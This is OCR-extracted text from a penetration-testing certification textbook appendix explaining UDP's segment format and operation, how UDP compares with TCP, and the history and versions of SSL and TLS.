
# of Bits	16	16	16	16	16
	Source Port	Destination Port	Length	Checksum	Data. . .

Figure A.74: UDP Segment Format

Characteristics of UDP:

- The communication is between process-to-process
- Due to its connectionless characteristic, the packets in UPD doesn't have any relation and could choose their own path
- The UDP doesn't provide any error control or flow control mechanisms
- It doesn't control the congestion when it is occurred
- It packs the data that it receives and sent across the network to the destination, and at the destination it unpacks the data

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



UDP Operation

The primary operation of UDP is to collect the data from the higher layer protocols and place it in UDP messages to forward the UDP datagrams to the internet protocol for transmission. UDP provides a checksum capability that helps in detecting the errors in the data transmission, ensures the proper transmission of the UDP message and detects whether the message reached the exact destination or not.

UDP does not use windowing or acknowledgments, so application layer protocols must provide error detection. The Source Port field is an optional field used only if the information needs to return to the sending host. When a destination router receives a routing update, the source router is not requesting anything, so nothing needs to return to the source.

This is regarding only RIP updates:

- BGP uses TCP; IGRP is sent directly over IP
- EIGRP and OSPF are also sent directly over IP with their own way of handling reliability

The basic steps that are involved in the transmission of data using UDP are as follows:

- **Higher-Layer Data Transfer:** Application sends a message to the UDP software.
- **UDP Message Encapsulation:** Encapsulates the received message into the Data field of a UDP message. It occupies the headers of the UDP message, source port, the destination port and checksum value may be calculated.
- **Transfer Message to IP:** Pass UDP message to IP for transmission.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure A.75: Passing messages to TCP and UDP

Comparison of UDP and TCP

TCP:

- **Reliability**: The TCP works well at the transport layer. It manages the message acknowledgement, retransmission and timeout. It confirms the arrival of all the packets at the receiver and attempts retransmission of lost packets again and again.
- **Ordered**: It confirms that the messages arrive in an orderly manner or in sequence. It rearranges the data arriving in the wrong order.
- **Heavyweight**: TCP manages reliability and congestion control.
- **Streaming**: TCP manages data as a byte stream.
- **Connection-oriented**: Creates a session between the hosts.


UDP:

- **Unreliable**: UDP does not confirm the arrival of packets at the destination. It does not attempt in retransmitting the lost packets or does not follow the concept of acknowledgement.
- **Not ordered**: UDP does not confirm the sequence of the arrival of the packets at the destination.
- **Datagrams**: UDP handles packets individually and deals with them only after its arrival at the destination.
- **Connection-less oriented**: Does not create any session between the hosts.
- **Broadcasts**: UDP can send packets or broadcast the packets to multiple devices.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Secure Sockets Layer (SSL)

- SSL is developed by Netscape for **managing the security** of a message transmission on the Internet
- It uses **RSA asymmetric (public key) encryption** to encrypt data transferred over SSL connections



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Secure Sockets Layer (SSL) (Cont'd)

- SSL was first developed by **Netscape in 1995**. However, SSL 1.0 was not released
- Later, SSL 2.0 was released, but due to a number of security flaws in this protocol, this did not last long, leading to the release of SSL 3.0
- SSL 3.0 has various improvements over SSL 2.0 like:
  - Separation of transport of data from message layer
  - Usage of 128-bit keying material on the existing export cipher
  - Implementation of key exchange protocols like Diffie-Hellman, Fortezza key exchanges as well as non-RSA certificates
  - A possibility of record compression and decompression, etc.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Secure Sockets Layer (SSL)

SSL is developed by Netscape for managing the security of a message transmission on the Internet. It uses RSA asymmetric (public key) encryption to encrypt data transferred over SSL connections. SSL was first developed by Netscape in 1995. However, SSL 1.0 was not released. Later, SSL 2.0 was released, but due number of security flaws in this protocol, this did not last long leading to the release of SSL 3.0.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

SSL 3.0 has various improvements over SSL 2.0 like:

- Separation of transport of data from message layer
- Usage of 128-bit keying material on the existing export cipher
- Implementation of key exchange protocols like Diffie-Hellman, Fortezza key exchanges as well as non-RSA certificates
- A Possibility of record compression and decompression, etc.




Figure A.76: Working of SSL

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Transport Layer Security (TLS)

- TLS ensures **secure communication** between client-server applications over the internet
- It **prevents** the network communication from being eavesdropped or tampered


Layers of TLS Protocol

TLS Record Protocol

- It ensures **connection security** with encryption

TLS Handshake Protocol

- It ensures server and client **authentication**



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Transport Layer Security (TLS) (Cont'd)

- TLS is the successor of SSL. TLS 1.0 is an upgraded version of SSL 3.0. However, the updates in TLS 1.0 are minor compared to SSL 3.0 like different key derivation functions, MACs are different, etc.
- TLS 1.1 was released to cover the gaps of TLS 1.0 like providing advanced protection against Cipher Block Chaining (CBC) attacks, defined IANA registers for protocols, etc.
- TLS 1.2 is the most advanced protocol and is considered to be more flexible compared to all the other protocols. In this version,
  - MD5/SHA-1 combination in the pseudorandom function (PRF) was replaced with cipher-suite-specified PRFs
  - MD5/SHA-1 combination in the digitally-signed element was replaced with a single hash
  - Flexibility provided for client's and server's ability to specify which hash and signature algorithms they will accept
  - TLS Extensions definition and AES Cipher Suites were merged
  - Enabled tighter checking of EncryptedPreMasterSecret version numbers

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Transport Layer Security (TLS)

TLS ensures secure communication between client-server applications over the internet. It prevents the network communication from being eavesdropped or tampered. TLS is the successor of SSL. TLS 1.0 is an upgraded version of SSL 3.0. However, the updates in TLS 1.0 are minor compared to SSL 3.0 like different key derivation functions, MACs are different, etc. TLS

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

1.1 was released to cover the gaps of TLS 1.0 like providing advanced protection against Cipher Block Chaining (CBC) attacks, defined IANA registers for protocols, etc.

TLS 1.2 is the most advanced protocol which is considered to be more flexible compared to all the other protocols. In this version,

- MD5/SHA-1 combination in the pseudorandom function (PRF) was replaced with cipher-suite-specified PRFs.
- MD5/SHA-1 combination in the digitally-signed element was replaced with a single hash.
- Flexibility provided for client`s and server`s ability to specify which hash and signature algorithms they will accept.
- TLS Extensions definition and AES Cipher Suites were merged.
- Enabled tighter checking of EncryptedPreMasterSecret version numbers.

Layers of TLS Protocol:

- **TLS Record Protocol**

  It ensures connection security with encryption.

- **TLS Handshake Protocol**

  It ensures server and client authentication.


